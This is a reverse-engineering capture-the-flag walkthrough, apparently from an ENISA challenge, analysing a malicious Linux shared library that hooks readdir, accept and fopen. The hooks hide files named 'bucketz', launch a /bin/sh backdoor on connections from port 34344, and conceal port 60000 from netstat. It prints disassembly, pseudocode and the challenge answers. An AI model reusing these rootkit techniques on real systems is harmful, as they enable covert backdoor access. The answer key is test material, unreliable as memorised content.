ROOTKIT

AUTHOR:

CYBEXER TECHNOLOGIES

International Cyber Security Challenge

SEPT 2021

1. DESCRIPTION

A malicious dynamic link library is provided for investigation. Task is to identify its functionality.

2. CHALLENGE SPECIFICATIONS

- Categroty: Reverse Engineering
- Difficulty: Medium
- Estimated time: 15-30 min

3. QUESTIONS AND ANSWERS

3.1 WHICH PORTS ARE HIDDEN FROM NETSTAT OUTPUT?

60000

3.2 WHICH FILES ARE HIDDEN?

The ones that contain phrase “bucketz” in their name

3.3 IN WHAT CONDITIONS REVERSE SHELL IS LAUNCHED?

When a connection comes from port 34344

4. SETUP INSTRUCTIONS

The task does not require any setup.

5. ARTIFACTS PROVIDED


File	SHA-256
libc_lib.so.6	2f62cf44359ab8be2370ea694a38293393d3ecdf651114f1882b7fbe23734b73

6. TOOLS NEEDED

- Debugger, Disassembler, e.g., gdb, IDA, Ghidra, etc.

7. WALKTHROUGH

Running **strings** on library to search for some suspicious/interesting names is a good start of reverse-engineering a binary file:



The output can already aid reversing and give out clues on what to look for. “**bucketz**” in a library doesn’t seem a standard word. **/bin/sh** is definitely suspicious.

In case of a shared library, one of the first things to do, is always to find out, what functions it is exporting. That gives a direct hint about the conditions when the library could come into action. This can be done using **nm**, **objdump**, or a debugger, e.g. **gdb**. In this description the latter is used.

info functions command in gdb will print out all function names that are part of the library:

```
0x0000000000001150  deregister_tm_clones
0x0000000000001180  register_tm_clones
0x00000000000011c0  __do_global_dtors_aux
0x0000000000001200  frame_dummy
0x0000000000001205  readdir
0x0000000000001276  accept
0x0000000000001361  falsify_tcp
0x0000000000001419  fopen
0x000000000000152f  fopen64
0x0000000000001648  _fini
(gdb)
```

Some standard function names are seen, like **readdir**, **accept**, and **fopen64**, which is suspicious – a library shouldn't contain functions with well-known names. **falsify_tcp** suggests, that this could be malicious as well**.** Since there are only a few names, going over them one by one isn't too hard.

Let's pick **readdir** first:

```
(gdb) disass readdir
Dump of assembler code for function readdir:
   0x00007ffff7fc6205 <+0>:     push   %rbp
   0x00007ffff7fc6206 <+1>:     mov    %rsp,%rbp
   0x00007ffff7fc6209 <+4>:     sub    $0x20,%rsp
   0x00007ffff7fc620d <+8>:     mov    %rdi,-0x18(%rbp)
   0x00007ffff7fc6211 <+12>:    lea    0xde8(%rip),%rsi        # 0x7ffff7fc7000
   0x00007ffff7fc6218 <+19>:    mov    $0xffffffffffffffff,%rdi
   0x00007ffff7fc621f <+26>:    callq  0x7ffff7fc6110 <dlsym@plt>
   0x00007ffff7fc6224 <+31>:    mov    %rax,%rdx
   0x00007ffff7fc6227 <+34>:    mov    0x2dba(%rip),%rax        # 0x7ffff7fc8fe8
   0x00007ffff7fc622e <+41>:    mov    %rdx,(%rax)
   0x00007ffff7fc6231 <+44>:    jmp    0x7ffff7fc624f <readdir+74>
   0x00007ffff7fc6233 <+46>:    mov    -0x8(%rbp),%rax
   0x00007ffff7fc6237 <+50>:    add    $0x13,%rax
   0x00007ffff7fc623b <+54>:    lea    0xdc6(%rip),%rsi        # 0x7ffff7fc7008
   0x00007ffff7fc6242 <+61>:    mov    %rax,%rdi
   0x00007ffff7fc6245 <+64>:    callq  0x7ffff7fc6130 <strstr@plt>
   0x00007ffff7fc624a <+69>:    test   %rax,%rax
   0x00007ffff7fc624d <+72>:    je     0x7ffff7fc626f <readdir+106>
   0x00007ffff7fc624f <+74>:    mov    0x2d92(%rip),%rax        # 0x7ffff7fc8fe8
   0x00007ffff7fc6256 <+81>:    mov    (%rax),%rdx
   0x00007ffff7fc6259 <+84>:    mov    -0x18(%rbp),%rax
   0x00007ffff7fc625d <+88>:    mov    %rax,%rdi
   0x00007ffff7fc6260 <+91>:    callq  *%rdx
   0x00007ffff7fc6262 <+93>:    mov    %rax,-0x8(%rbp)
   0x00007ffff7fc6266 <+97>:    cmpq   $0x0,-0x8(%rbp)
   0x00007ffff7fc626b <+102>:   jne    0x7ffff7fc6233 <readdir+46>
   0x00007ffff7fc626d <+104>:   jmp    0x7ffff7fc6270 <readdir+107>
   0x00007ffff7fc626f <+106>:   nop
   0x00007ffff7fc6270 <+107>:   mov    -0x8(%rbp),%rax
   0x00007ffff7fc6274 <+111>:   leaveq
   0x00007ffff7fc6275 <+112>:   retq
End of assembler dump.
```

The selected line on the above screenshot is the key – call to **strstr**, function. On lines <+46>…<+61> pointer to a local variable in stack is loaded to register **rdi**, that will be first argument to *strstr*, and a fixed string into **rsi**, that will be second argument. Since *gdb* calculates the address of the fixed thing for us, it is easy to dump a couple of bytes from there as follows:


x/32c 7ffff7fc7008

```
008: 98 'b'  117 'u' 99 'c'  107 'k' 101 'e' 116 't' 122 'z' 0 '\000'
010: 103 'g' 101 'e' 116 't' 112 'p' 119 'w' 117 'u' 105 'i' 100 'd'
018: 0 '\000'        114 'r' 111 'o' 111 'o' 116 't' 0 '\000'        97 'a'  99 'c'
020: 99 'c'  101 'e' 112 'p' 116 't' 0 '\000'        91 '['  107 'k' 119 'w'
```


At line <+93> the result of original *readdir* is stored in the local variable, that *%rdi* points to. Thus – the result of readdir is compared against a fixed string, **bucketz.** If there is a match, jump at line <+72> is not taken and another call to original *readdir* is made. To recap as a pseudocode:

```
Address = dlsym("readdir")
Repeat
  Result = Call (Address, arguments)
  If Result != 0 and strstr(result, "bucketz") == 0 then exit loop
Loop end
```

This code ignores all directory entries, that contain "bucketz" in their names:



In a similar manner we can inspect other functions and try to reverse instructions to see what is really happening. Let's pick **accept**:



The beginning seems similar to previous one. Original *accept* function is located using *dlsym*, and then called (at line <+96>). Result from original *accept*() is moved from register *eax* into a local variable. This is nothing suspicious. But on the next line a value from **rbp-0x6e** is moved into register ***ebx***, then a constant **0x8628** is moved into register ***edi*** (the selected line), and then **htons** is called. According to Linux ABI, register *edi* is used to pass first parameter, thus the selected line is **htons(0x8628)**. This function does nothing more than convert the given value from host byte order to network byte order. The 0x8628 in decimal would be **34344**.

On line <+116> the result of *htons*() is compared to the value in register ***ebx***, that was loaded couple of instructions earlier, and if there is a match, **fork()** is called – this spawns a new process! Something that *accept*() is not supposed to do. The obvious question is, what is in the local variable **rbp-0x6e**?

Closest address to it is at line <+81>: **rbp-0x70**, pointer to which is later moved to register ***rsi*** – second argument to original *accept*(). According to manual, this is address information that would be bound to the socket, of type **struct sockaddr ***. Meaning, that the interesting place is 2 bytes after beginning of *struct sockaddr*. Some digging in manuals and */usr/include* directory reveal, that in case of IPv4, this will be the source port. To recap findings so far:

```
struct sockaddr a;
address = dlsym("accept")
call *address (arg1, &a, …)
if a.s_port == htons(34344) then fork()
```

Further actions are almost predictable - **/bin/sh** is *exec*()-d in the child process.

```
0x00007ffff7ffb3d8 <+191>:   lea    0xc56(%rip),%rdi        # 0x7ffff7ffc035
0x00007ffff7ffb3df <+198>:   callq  0x7ffff7ffb0d0 <execve@plt>
0x00007ffff7ffb3e4 <+203>:   jmp    0x7ffff7ffb3f7 <accept+222>
0x00007ffff7ffb3e6 <+205>:   mov    -0x14(%rbp),%eax
0x00007ffff7ffb3e9 <+208>:   mov    %eax,%edi
0x00007ffff7ffb3eb <+210>:   callq  0x7ffff7ffb0b0 <close@plt>
0x00007ffff7ffb3f0 <+215>:   mov    $0xffffffff,%eax
0x00007ffff7ffb3f5 <+220>:   jmp    0x7ffff7ffb3fa <accept+225>
0x00007ffff7ffb3f7 <+222>:   mov    -0x14(%rbp),%eax
0x00007ffff7ffb3fa <+225>:   add    $0x98,%rsp
0x00007ffff7ffb401 <+232>:   pop    %rbx
0x00007ffff7ffb402 <+233>:   pop    %rbp
0x00007ffff7ffb403 <+234>:   retq
```

That leaves one more question – what does the **fopen** and **fopen64** and **falsify_tcp** do? The engineering process would be like the previous ones and is left out to keep the document shorter.

Jumping directly to results, it appears, that if the opened file happens to be **/proc/net/tcp**, then a temporary file is created where all of its content is copied, except for lines containing a string "**:EA60"**, and a pointer to the temporary file is returned instead of the requested one.

```
root@win:/tmp# cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode

   0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 24617 1 000000008c8eeef2 100 0 0 10 0
```

The format of /proc/net/tcp suggests that a string starting with colon can match port part of "local_address" or "rem_address" and "EA60" is a hexadecimal number. A test with port number can be easily done with **nc** once again - **port 60000** is not visible in output of *netstat*.

```
root@win:/etc/.ldp# nc -vlnp 60000
listening on [any] 60000 ...

Shell No.1
File  Actions  Edit  View  Help
root@win:/etc/.ldp/source# netstat -alntp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      25452/sshd: /usr/sb
tcp6       0      0 :::22                   :::*                    LISTEN      25452/sshd: /usr/sb
root@win:/etc/.ldp/source#
```

Done.

ENISA
European Union Agency for Cybersecurity

Athens Office
1 Vasilissis Sofias Str.
151 24 Marousi, Attiki, Greece

Heraklion Office
95 Nikolaou Plastira
700 13 Vassilika Vouton, Heraklion, Greece

enisa.europa.eu

ISBN xxx-xx-xxxx-xxx-x
doi:xx.xxxx/xxxxxx
TP-xx-xx-xxx-EN-C